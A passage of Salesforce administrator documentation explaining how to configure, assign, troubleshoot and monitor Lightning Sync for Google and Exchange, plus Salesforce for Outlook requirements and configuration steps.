EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Define Sync Settings for Sales Reps Using Lightning Sync for Google

Define sync settings for groups of reps in Lightning Sync configurations. This step kicks off the sync process for your reps, and determines how their contacts and events sync between the two systems.

Before you begin, make sure that you understand how to avoid syncing data between Salesforce organizations. Syncing data between Salesforceorganizations is possible if you test Lightning Sync before rolling it out to reps, or your company uses multiple Salesforce orgs.

Defining sync settings lets you manage how your sales reps sync. You can:

- Define which sales reps sync
- Define whether contacts, events, or both items sync
- Create filters to limit certain contacts or events from syncing
- Define whether users' private events sync
- Define whether events reps delete in their Google calendars are automatically removed from Salesforce, too
- Define whether important events are automatically related to the appropriate Salesforce contacts or leads

Make sure you've had your reps prepare their Google Calendar™ events to sync with Salesforce before you define sync settings. It's easier for reps to manage events before sync starts than to remove syncing items from Salesforce later. Reps don't have to prepare their contacts; Because contacts sync from Salesforce to Google Contacts, the contact filters you create in sync configurations control that.

Follow these steps to define your reps' Lightning Sync for Google settings.

1. From Salesforce Setup, enter *`Sync Configurations`* in the `Quick Find` box, then select **Sync Configurations**.
2. Click **New Lightning Sync Configuration**.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To access Lightning Sync setup in Salesforce:
- "Customize Application"

To create, edit, or delete Lightning Sync configurations:
- "Manage Exchange Configurations"


  AND

  "Manage Users"

3. Enter the name of the configuration. For example, if you're creating a configuration for reps in a particular region, enter a unique name, and then select `Active`.




4. Assign reps and profiles to this configuration.



5. Indicate that you'd like to sync your reps' contacts from Salesforce to Google, and select your preferred matching behavior.




6. Indicate that you'd like to sync your reps' events from Google Calendar to Salesforce.




7. Click **Save**.

8. Set filters to specify the contacts reps can sync from Salesforce to Google. You are required to set filters based on your reps' record ownership. Choose whether you want to:
   - Limit contacts that users sync to only what reps own, choose **Selected Contacts**, and then select **User's Records**. Make sure that you select both of these settings together, or no contacts sync for users in this configuration.
   - Let reps sync all contacts they can see in Salesforce, choose **All Contacts**.



   Set more sync filters, if you wish. For example, to prevent contacts from outside your reps' territories from syncing, create sync filters for specific fields on reps' contact records.



9. Select `Sync private events` to sync events your reps have marked as private in their Google calendars.
10. Select `Automatically remove deleted Google events from Salesforce` to let reps delete Google events and Salesforce events in one action.
11. Select `Automatically relate Google events to Salesforce records` to relate important events to the appropriate Salesforce contacts or lead automatically.
12. Specify the specific events reps can sync from Google to Salesforce. Enter a filter in the `Greater or equal to` field. Doing so limits the events reps can sync to these time frames.
    - *`TODAY`*—Syncs events that end on or after today. The start time is 12:00 a.m. Learn more on page 2108 about why this selection is recommended in certain scenarios.
    - *`LAST MONTH`*—Syncs events that ended on or after the first day of last month.
    - *`LAST N DAYS`*—Syncs events that ended on or after a specified number of days ago, such as *`LAST 30 DAYS`*. You can sync events that ended up to 180 days ago.
13. Click **Save**.

    Syncing has begun for reps in this Lightning Sync configuration.

Manage Lightning Sync Users

After you've set up Lightning Sync, manage how your sales reps experience the feature and assist users in troubleshooting problems.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Assign Users to Lightning Sync Configurations

To get your Lightning Sync users' contacts or events to sync, assign users to a Lightning Sync configuration. You can assign individual users or add user profiles to assign multiple users.

Fix Sync Issues for Lightning Sync Users

If an Lightning Sync user has trouble syncing between your email server and Salesforce, you can troubleshoot sync issues by checking your users' sync statuses or running a Lightning Sync error report. If you find a sync issue that a user can't overcome, then you can reset that user's sync process for them.

Assign Users to Lightning Sync Configurations

To get your Lightning Sync users' contacts or events to sync, assign users to a Lightning Sync configuration. You can assign individual users or add user profiles to assign multiple users.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view configurations
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Exchange Configurations"

  AND

  "Manage Users"

Before you assign a user to a Lightning Sync configuration, consider how that user's records sync if they're already mentioned in another configuration:

- If you assign an individual user to two Lightning Sync configurations, the user is removed from the first configuration automatically and assigned to the new one.
- If you assign a user to two Lightning Sync configurations as both an individual user and as part of a profile, the user is not removed from either configuration, but the user's records will sync according to the configuration that lists the user individually.
- If you assign a user to one Lightning Sync configuration and one configuration, the user is not removed from either configuration, but the user's records will sync according to the Lightning Sync configuration.

Users observe the assignments you've created, added, or removed the next time Lightning Sync runs a sync cycle.

To assign a user to a Lightning Sync configuration,

1. From Setup, enter *Lightning Sync Configurations* in the Quick Find box, then select **Lightning Sync Configurations**.
2. If you're modifying a Lightning Sync configuration, click **Edit** next to the one that you want to modify. Otherwise, click **New Lightning Sync Configuration**, and then complete the required fields.
3. In the Assign Users and Profiles section, select either *Profiles* or *Users* in the Search drop-down list.
4. If you don't see the member you want to add, enter keywords in the search box and click **Find**.
5. Select members from the Available Members box, and click **Add** to add them to the group. If all available users are assigned to this configuration, the Users list is empty and you can only assign profiles.
6. To remove members, select those members and click **Remove**.

7. Click **Save**.

SEE ALSO:

How Lightning Sync Manages Sync Conflicts with Salesforce for Outlook

Considerations for Companies With Multiple Salesforce Organizations

Fix Sync Issues for Lightning Sync Users

If an Lightning Sync user has trouble syncing between your email server and Salesforce, you can troubleshoot sync issues by checking your users' sync statuses or running a Lightning Sync error report. If you find a sync issue that a user can't overcome, then you can reset that user's sync process for them.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Check Lightning Sync Users' Sync Statuses

If your users can't sync, you can check their sync statuses—and the sync status of your Lightning Sync setup—to troubleshoot the problem.

Build and Run a Lightning Sync Error Report

If your Lightning Sync users can't sync, you can build and run an error report to discover what's causing sync to fail in your organization, and for which users. The report details provide suggestions to help you troubleshoot sync issues.

Reset Sync for Lightning Sync Users

If a sales rep has trouble syncing between your email server and Salesforce, you can reset that rep's sync process. Resetting sync clears out and then restores the connections between a rep's email and calendar applications and Salesforce records. Resetting the sync process doesn't affect information stored in those records.

Test Your Connection Between Your Email and Calendar Server and Salesforce

Lightning Sync for Microsoft® Exchange users should run both the Lightning Sync connection test and the Microsoft Remote Connectivity Analyzer to test connectivity. The tests differ slightly, so running both gives you more information about your connection status. Lightning Sync for Google users need only run the Lightning Sync connection test.

Lightning Sync for Microsoft® Exchange Statuses

Understanding Lightning Sync for Microsoft Exchange statuses helps you assess and address Lightning Sync errors that appear on the Lightning Sync status page in Salesforce.

Check Lightning Sync Users' Sync Statuses

If your users can't sync, you can check their sync statuses—and the sync status of your Lightning Sync setup—to troubleshoot the problem.

1. From Setup, enter *Lightning Sync Status* in the Quick Find box, then select **Lightning Sync Status**.
2. Type the name of the user whose sync status you'd like to check, and click **Check Status**. The sync status for that user is displayed.

In some cases, you may need to reset sync for a user.

If you need help interpreting sync statuses, or need recommendations on correcting sync issues, check out Lightning Sync for Microsoft® Exchange Statuses.

SEE ALSO:

Build and Run a Lightning Sync Error Report

Reset Sync for Lightning Sync Users

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Lightning Sync statuses:

- "View Setup and Configuration"

Build and Run a Lightning Sync Error Report

If your Lightning Sync users can't sync, you can build and run an error report to discover what's causing sync to fail in your organization, and for which users. The report details provide suggestions to help you troubleshoot sync issues.

First, you create a custom report type using a Lightning Sync Error Report custom object we've set up for you in Salesforce. Then create a Lightning Sync error report. Finally, run your report to help your users fix those pesky sync errors they're experiencing.

1. Create a custom report type. Set the Primary Object to **Lightning SyncError**.
2. Create your Lightning Sync error report. From the Reports tab, click **New Report**. Set the Report Type to the Lightning Sync report type you created in step 1, and click **Create**.
3. Save and run your Lightning Sync error report. From the unsaved report, click **Save**, complete the required fields, and click **Save and Run Report**.
   Salesforce generates a list of errors sync errors found in your organization, or displays "Grand Totals (0 records)" if the report couldn't identify any sync errors.

If the report couldn't identify any errors, but users still can't sync, contact Salesforce.

SEE ALSO:

Lightning Sync for Microsoft® Exchange Statuses

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Reset Sync for Lightning Sync Users

If a sales rep has trouble syncing between your email server and Salesforce, you can reset that rep's sync process. Resetting sync clears out and then restores the connections between a rep's email and calendar applications and Salesforce records. Resetting the sync process doesn't affect information stored in those records.

1. If set up to sync contacts using Lightning Sync for Microsoft Exchange, make sure that the rep's `Salesforce_Sync` folder contains only contacts the rep wants to sync with Salesforce. Lightning Sync for Google users can ignore this step.
2. If set up to sync events, make sure that events that the rep doesn't want to sync are managed from the rep's calendar application.
3. From Salesforce Setup, enter *`Lightning Sync Status`* in the `Quick Find` box, then select **Lightning Sync Status**.
4. Type a rep's name, and click **Reset Sync**.
   During the next sync cycle, Lightning Sync:
   - Syncs all contacts between the rep's `Salesforce_Sync` folder (Microsoft Exchange) or `Salesforce Sync` group (Google Contacts) and Salesforce. Lightning Sync excludes contacts that fall outside of the filters you set in the rep's sync configuration.
   - Syncs all events from the rep's calendar application to Salesforce. Lightning Sync excludes events that fall outside of the filters you set in the rep's sync configuration, or events that the rep prevented from syncing.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Test Your Connection Between Your Email and Calendar Server and Salesforce

Lightning Sync for Microsoft® Exchange users should run both the Lightning Sync connection test and the Microsoft Remote Connectivity Analyzer to test connectivity. The tests differ slightly, so running both gives you more information about your connection status. Lightning Sync for Google users need only run the Lightning Sync connection test.

Test your connection status to confirm whether you and your IT pros have set up Lightning Sync successfully. Or, run the connection tests if Lightning Sync was syncing successfully, but syncing suddenly stops for all reps in your Salesforce organization.

Note: The Microsoft Remote Connectivity Test and the Lightning Sync Connection Test check general connectivity between your email server and your Salesforce organization. If you want to test connectivity for only one (or a few) of your reps, check their sync statuses from `Lightning Sync Status` in Setup.

- Run the Microsoft® Remote Connectivity Analyzer with Lightning Sync Parameters
- Run the Lightning Sync Connection Test for Microsoft® Exchange Users
- Run the Lightning Sync Connection Test for Google Users

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To get the necessary parameters to run the Microsoft Remote Connectivity Analyzer:
- Administrative access to your company's Microsoft® Exchange server

To run the Lightning Sync connection test:
- "Customize Application"

Lightning Sync for Microsoft® Exchange Statuses

Understanding Lightning Sync for Microsoft Exchange statuses helps you assess and address Lightning Sync errors that appear on the Lightning Sync status page in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

System Statuses

Table 13: Configuration Setup Statuses

If	Provides this status	This status means that
Microsoft Exchange service account provided:	`Your Service Account User Name`	You've saved your service account credentials in Salesforce, and Lightning Sync has recognized a valid service account. This status doesn't necessarily mean that the service account is set up to sync using Lightning Sync. If you continue to have sync errors, we recommend that you use Microsoft®'s Remote Connectivity Analyzer tool to test your connection and troubleshoot setup issues.
	None	Lightning Sync couldn't save your service account credentials. Verify that you've provided the correct service account ID and password and that you've set up a valid service account in Microsoft Exchange.
Lightning for Outlook enabled:	Yes	You've enabled Lightning for Outlook in Setup. If you've set up sales reps to select which Microsoft events sync to Salesforce, reps select events using Lightning for Outlook.
	No	You haven't enabled Lightning for Outlook in Setup. If you've set up sales reps to select which Microsoft events sync to Salesforce, reps can't select events until you've enabled Lightning for Outlook.
Salesforce recognizes Microsoft Exchange service account:		Lightning Sync recognizes the service account that you

If	Provides this status	This status means that
		provided. This status doesn't necessarily mean that the service account is set up to sync using Lightning Sync. If you continue to see sync errors, we recommend that you use Microsoft®'s Remote Connectivity Analyzer tool to test your connection and troubleshoot setup issues.
		Lightning Sync couldn't recognize the service account that you provided. Check to make sure that you've set up a valid service account in Microsoft Exchange.
Users with linked Microsoft Exchange and Salesforce email addresses:	The expected number of Lightning Sync users	All of your users' Microsoft Exchange email addresses have mapped correctly to the corresponding Salesforce email addresses.
	An unexpected number of Lightning Sync users	Some of your users' Microsoft Exchange email addresses have not mapped correctly to the corresponding Salesforce email addresses. Compare your users' addresses in Exchange and Salesforce to verify that they match.
	0	None of your users' Microsoft Exchange email addresses has mapped to its corresponding Salesforce email addresses. Contact Salesforce Customer Support.

Table 14: Contacts Statuses

If	Provides this status	This status means that
Last sync activity:	A contact sync time within the last few minutes	Your organization last synced contacts with Lightning Sync on this date, at this time. In general, Lightning Sync is syncing records as expected. If you see this status and individual users still report that contacts are not syncing as expected, check your Exchange server or Lightning Sync configurations for settings related to those particular users.
	A contact sync time within a few hours	Your organization last synced contacts on this date, at this time. It's possible you recently set up Lightning Sync, because the initial contacts sync might take up to several hours to complete. If you haven't initiated contacts sync for your organization for the

If	Provides this status	This status means that
		first time, this status might indicate a problem with contacts sync in your organization. Monitor the last sync activity over the next 24 hours to see if syncing resumes.
	A contact sync time on a past date	Your organization last synced contacts on this date, at this time. If your organization doesn't sync again within 24 hours, verify that you provided the correct Exchange service account credentials, that Salesforce recognized your service account, and that you've used Microsoft's Remote Connectivity Analyzer to verify that your Exchange server can communicate with Lightning Sync. If the analyzer shows that your connection is working, contact Salesforce Customer Support.
Records synced in last 60 minutes:	The number of contacts that were synced in your organization in the last 60 minutes	Within the last 60 minutes, your organization last synced this number of contacts.
	0	Your organization hasn't synced any contacts within the last 60 minutes. Monitor record sync activity over the next 24 hours to see if sync resumes. If sync doesn't resume, use Microsoft's Remote Connectivity Analyzer to verify that your Exchange server can communicate with Lightning Sync. If the analyzer shows that your connection is working, contact Salesforce Customer Support.
Records synced in last 24 hours:	The number of contacts that were synced in your organization over the last 24 hours	Within the last 24 hours, your organization synced this number of contacts.
	0	Your organization hasn't synced any contacts within the last 60 minutes. Use Microsoft's Remote Connectivity Analyzer to verify that your Exchange server can communicate with Lightning Sync. If the analyzer shows that your connection is working, contact Salesforce Customer Support.

Table 15: Events Statuses

If	Provides this status	This status means that
Last sync activity:	An event sync time within the last few minutes	Your organization last synced events with Lightning Sync on this date, at this time. In general, Lightning Sync is syncing records as expected. If you see this status and individual users still report that events are not syncing as expected, check your Exchange server or Lightning Sync configurations for settings related to those particular users.
	An event sync time within a few hours	Your organization last synced events on this date, at this time. You might have recently set up Lightning Sync, because the initial events sync might take up to several hours to complete. If you haven't initiated events sync for your organization for the first time, this status might indicate a problem with events sync in your organization. Monitor the last sync activity over the next 24 hours to see if syncing resumes.
	An event sync time on a past date	Your organization last synced events on this date, at this time. If your organization doesn't sync again within 24 hours or longer, verify that you provided the correct Exchange service account credentials, that Salesforce recognized your service account, and that you've used Microsoft's Remote Connectivity Analyzer to verify that your Exchange server can communicate with Lightning Sync. If the analyzer shows that your connection is working, contact Salesforce Customer Support.
Records synced in last 60 minutes:	The number of events that were synced in your organization in the last 60 minutes	Within the last 60 minutes, your organization last synced this number of events.
	0	Your organization hasn't synced any events within the last 60 minutes. Monitor record sync activity over the next 24 hours to see if syncing resumes. If syncing doesn't resume, use Microsoft's Remote Connectivity Analyzer to verify that your Exchange server can communicate with Lightning Sync. If the analyzer shows that your connection is working, contact Salesforce Customer Support.

If	Provides this status	This status means that
Records synced in last 24 hours:	The number of contacts that were synced in your organization in the last 24 hours	Within the last 24 hours, your organization synced this number of contacts.
	0	Your organization hasn't synced any events within the last 60 minutes. Use Microsoft's Remote Connectivity Analyzer to verify that your Exchange server can communicate with Lightning Sync. If the analyzer shows that your connection is working, contact Salesforce Customer Support.

User Statuses

Table 16: Configuration Setup Statuses

If	Provides this status	This status means that
User assigned to active Exchange configuration:		This user is set up to sync in an active Lightning Sync configuration.
		This user isn't set up to sync in an active Lightning Sync configuration.
User mailbox is running on supported version of Microsoft Exchange:		Lightning Sync supports this user's version of Microsoft Exchange.
		Lightning Sync doesn't support this user's version of Microsoft Exchange.
User recognized by Exchange service account:		This user is represented by the service account that you've set up in Exchange, and Lightning Sync can communicate with your Exchange service account.
		This user isn't represented by the service account that you've set up in Exchange, or Lightning Sync can't communicate with the Exchange service account that you provided. Check your Exchange service account setup to verify that you've set up a valid service account and that it accurately represents this user.
User's reset sync status:	Marked for reset	You've reset this user for sync, but the reset hasn't started. Your reset request is in the system queue and will be completed when the system is available.
	Reset in progress	The reset sync process is in progress. When reset is complete, "User's reset sync status" is no longer displayed on this page.

If	Provides this status	This status means that
User set up Lightning for Outlook:	Yes	This sales reps has set up Lightning for Outlook. If you've set up reps to select which Microsoft events sync to Salesforce, reps select events using Lightning for Outlook.
	No	This sales rep hasn't set up Lightning for Outlook. If you've set up reps to select which Microsoft events sync to Salesforce, reps can't select events until they've set up Lightning for Outlook.

Table 17: Contacts Statuses

If	Provides this status	This status means that
Salesforce_Sync folder found:		The Salesforce_Sync folder was found in this user's email account under the Contacts directory.
		Lightning Sync can't find the Salesforce_Sync folder on your Exchange server or can't create it automatically for this user. You can create the folder Salesforce_Sync for this user as a subdirectory under the Contacts directory in this user's email account.
Salesforce and Exchange email addresses linked:		This user's Microsoft Exchange email address has mapped to the user's Salesforce email address correctly.
		This user's Microsoft Exchange email address hasn't mapped to the user's Salesforce email address correctly. Reset sync for this user.
Salesforce to Exchange sync status:	Not started	This user's contacts hasn't started syncing from Salesforce to Exchange.
	Initial sync in progress	This user's contacts are syncing from Salesforce to Exchange for the first time. This initial sync might take several hours.
	Initial sync completed	This user's contacts have completed syncing from Salesforce to Exchange for the first time.
	Sync in progress	This user's contacts are syncing from Salesforce to Exchange right now.
	In sync	This user's contacts have completed syncing from Salesforce to Exchange.

If	Provides this status	This status means that
	Exchange configuration not set to sync	This user isn't set up to sync contacts from Salesforce to Exchange in an active Lightning Sync configuration.
Exchange to Salesforce sync status:	Not started	This user's contacts have not started syncing from Exchange to Salesforce yet.
	Initial sync in progress	This user's contacts are syncing from Exchange to Salesforce for the first time. This initial sync might take several hours.
	Initial sync completed	This user's contacts have completed syncing from Exchange to Salesforce for the first time.
	Sync in progress	This user's contacts are syncing from Exchange to Salesforce.
	In sync	This user's contacts have completed syncing from Exchange Salesforce.
	Exchange configuration not set to sync	This user isn't set up to sync contacts from Exchange to Salesforce in an active Lightning Sync configuration.
Records in sync	The number of contacts that are syncing for this user	This user has this number of contacts syncing between Exchange and Salesforce. If this user's contacts are syncing as expected, this number matches the number of contacts in this user's Salesforce_Sync folder.

Table 18: Event Statuses

If	Provides this status	This status means that
Calendar folder found:		The calendar folder was found in this user's email account.
		Lightning Sync can't find the user's calendar folder on your Exchange server.
Salesforce and Exchange email addresses linked:		This user's Microsoft Exchange email address has mapped to the user's Salesforce email address correctly.
		This user's Microsoft Exchange email address hasn't mapped to the user's Salesforce email address correctly. Reset sync for this user.
Salesforce to Exchange sync status:	Not started	This user's events haven't started syncing from Salesforce to Exchange.

If	Provides this status	This status means that
	Initial sync in progress	This user's events are syncing from Salesforce to Exchange for the first time. This initial sync might take several hours.
	Initial sync completed	This user's events have completed syncing from Salesforce to Exchange for the first time.
	Sync in progress	This user's events are syncing from Salesforce to Exchange right now.
	In sync	This user's events have completed syncing from Salesforce to Exchange.
	Exchange configuration not set to sync	This user isn't set up to sync events from Salesforce to Exchange in an active Lightning Sync configuration.
Exchange to Salesforce sync status:	Not started	This user's events haven't started syncing from Exchange to Salesforce.
	Initial sync in progress	This user's events are syncing from Exchange to Salesforce for the first time. This initial sync might take several hours.
	Initial sync completed	This user's events have completed syncing from Exchange to Salesforce for the first time.
	Sync in progress	This user's events are syncing from Exchange to Salesforce.
	In sync	This user's events have completed syncing from Exchange Salesforce.
	Exchange configuration not set to sync	This user isn't set up to sync events from Exchange to Salesforce in an active Lightning Sync configuration.
Records in sync	The number of events that are syncing for this user	This user has this number of events syncing from Exchange to Salesforce. If this user reports difficulty syncing only some events, verify that the user is set up to sync events as expected in the user's Lightning Sync configuration and that the user didn't assign the `private` option to the event. Also remember that at this time, Lightning Sync doesn't sync recurring events or invitees on events.

Salesforce for Outlook: Set up Sales Reps to Experience Salesforce from Microsoft Outlook Using a Desktop-Based Product

Salesforce for Outlook System Requirements

Confirm that your computing systems meet these system requirements before you download and install Salesforce for Outlook.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Basic Resource	Required Version
Salesforce for Outlook	Salesforce for Outlook v3.0.0 or later after Salesforce Disables TLS 1.0 encryption protocol.
Default email program	Any of the following versions of Microsoft® Outlook® using Microsoft Exchange Online (part of Microsoft Office 365™) or Microsoft Exchange Server (on-premises), along with the latest updates. • 2016 (32 and 64 bit) • 2013 (32 and 64 bit) • 2010 (32 and 64 bit) • 2007 (Supported until April 2017) Salesforce for Outlook supports Outlook installed using Click-to-Run (a streaming installer for Microsoft Office).
Operating system	Any of the following versions of Microsoft Windows®, along with the latest hot fixes. • Windows 10 • Windows 8.1 (Pro and Enterprise) • Windows 7 For customers using Apple® Mac OS®, consider setting up Lightning for Outlook and Lightning Sync.
Browser	Microsoft Internet Explorer® with TLS encryption protocol 1.1 or later enabled. See "Other Requirements" for feature-specific browser limitations.

Other Requirements

Other Features	Requirement
Creating records using the Salesforce Side Panel Publisher	In Winter '17, you need Microsoft Internet Explorer 9 or later. Starting in Spring '17, you need Microsoft Internet Explorer 11.
Server configurations	We support using these systems that connect to the Internet through a proxy server. • Automatic proxy detection

Other Features	Requirement
	• Manual proxy • NTLM proxy authentication
	We don't support using: • IMAP and POP3 email servers. • Terminal servers, such as Citrix® servers. Consider setting up Lightning for Outlook and Lightning Sync. • Proxy Automatic Configuration files (.pac).
Installers	If you're an administrator and plan to use the `.msi` installer, you may need to install the following tools: • Microsoft .NET Framework 4.5.2, 4.6, 4.6.1, or 4.6.2 • Microsoft Visual Studio® 2010 Tools for Office Runtime • Primary Interop Assemblies (PIA) Redistributable for your version of Microsoft Outlook Windows 7 `.msi` users must run the command prompt as an administrator and then launch the installer from the command line. For example: *`msiexec /i SalesforceForOutlook.msi`*.
Single Sign-On	We support using either: • Delegated authentication • Security Assertion Markup Language (SAML) with My Domain
	We don't support using a separate online identity provider for single sign-on.

SEE ALSO:

- Desktop-Based Salesforce for Outlook
- Install and Set Up Salesforce for Outlook
- Salesforce for Outlook Supported Languages
- Lightning for Outlook: Set Up Sales Reps to Experience Salesforce from Microsoft® Outlook®
- Lightning Sync: Sync Your Sales Reps' Microsoft® or Google Contacts and Events with Salesforce

Outlook Configurations and Outlook Publisher Layouts

Help Salesforce for Outlook users easily maintain their records between Microsoft® Outlook® and Salesforce by creating separate settings for groups of users with different needs. To do so, from Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

Salesforce for Outlook Configurations

Salesforce for Outlook configurations include settings for the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. Administrators can create separate configurations for different types of users, and give users permission to edit some of their own settings. For example, an opportunity team might want to sync everything, while a manager might want to sync only events.

In addition, you can set up your users to create, view, and work with Salesforce records directly in Outlook from the Salesforce Side Panel. The side panel allows users to easily add Outlook emails, events, and tasks to related Salesforce records. Here's how:

Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook®

Outlook Publisher Layouts

Users can create accounts, cases, leads, opportunities, and even custom objects directly from the side panel using the side panel publisher. To set up your users to work with the side panel publisher, create the quick actions that you want to appear in your users' publisher menus, add those quick actions to the appropriate publisher layouts, and assign the publisher layouts to the right users.

SEE ALSO:

Desktop-Based Salesforce for Outlook

Create Salesforce for Outlook Configurations

Define Data Sets for Salesforce for Outlook

Salesforce for Outlook Configurations for Contact Manager and Group Editions

Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™

Create Salesforce for Outlook Configurations

Before reps can start using Salesforce for Outlook, you define their experience by creating Outlook configurations. Outlook configurations define Salesforce for Outlook settings for reps, like which features reps have access to, and how reps' records sync between Outlook and Salesforce. If you'd like to define unique settings for a subset of your sales team, create multiple Outlook configurations, and assign reps accordingly.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. Click **New Outlook Configuration**.
3. Enter a name and description of the configuration.
4. Select Active to activate the configuration.
5. Select Notify of product updates so that sales reps can see when upgrades for Salesforce for Outlook are available to download.
6. Depending on the experience you want your reps to have, define some or all these settings.
   - Assign users and profiles
   - Email-related options for the Salesforce Side Panel, as well as add email and create cases
   - Sync direction
   - Conflict behavior
   - Field mappings
   - Matching criteria
   - Modification permissions
   - Advanced settings
7. Click **Save**.
8. Define data sets.

When first time Salesforce for Outlook users log in to Salesforce from the Salesforce for Outlook setup wizard, these settings take effect immediately. Any changes you make to active Outlook configurations take effect the next time sales reps open Outlook.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

SEE ALSO:

Desktop-Based Salesforce for Outlook

Salesforce for Outlook Configurations for Contact Manager and Group Editions

Assign Users to Salesforce for Outlook Configurations

After you define basic information for a Salesforce for Outlook configuration, you select the Salesforce for Outlook users that the configuration's settings will apply to.

1. From Setup, enter *Outlook Configurations* in the Quick Find box, then select **Outlook Configurations**.
2. If you're modifying an existing Outlook configuration, click **Edit** next to the one that you want to modify. Otherwise, click **New Outlook Configuration**, and then complete the required fields.
3. In the Assign Users and Profiles section, select either *Profiles* or *Users* in the Search drop-down list.
4. If you don't see the member you want to add, enter keywords in the search box and click **Find**.
5. Select members from the Available Members box, and click **Add** to add them to the group. If all available users are assigned to this configuration, the Users list is empty and you can only assign profiles.
6. To remove members, select those members and click **Remove**. If removed users are assigned to another active configuration through a profile, that other configuration is used the next time they open Outlook. Otherwise, removed users are unable to use Salesforce for Outlook.
7. Click **Save**. All changes take effect the next time data syncs for the users in this configuration. If you assign a user who is already assigned to a different configuration, that user is removed from the other configuration and assigned to this one. If an assigned user is also part of a profile assigned to another active configuration, the configuration that lists the user directly is used.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

SEE ALSO:

Create Salesforce for Outlook Configurations

Outlook Configurations and Outlook Publisher Layouts

Set Up Email Options for Salesforce for Outlook

Define Data Settings for Salesforce for Outlook

Data settings control the sync behavior and email functionality of Salesforce for Outlook. You can define the following settings using the Data Settings fields in a Salesforce for Outlook configuration.

- Email-related options for the Salesforce Side Panel, as well as add email and create cases
- Sync direction
- Conflict behavior
- Field mappings
- Matching criteria
- Modification permissions

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

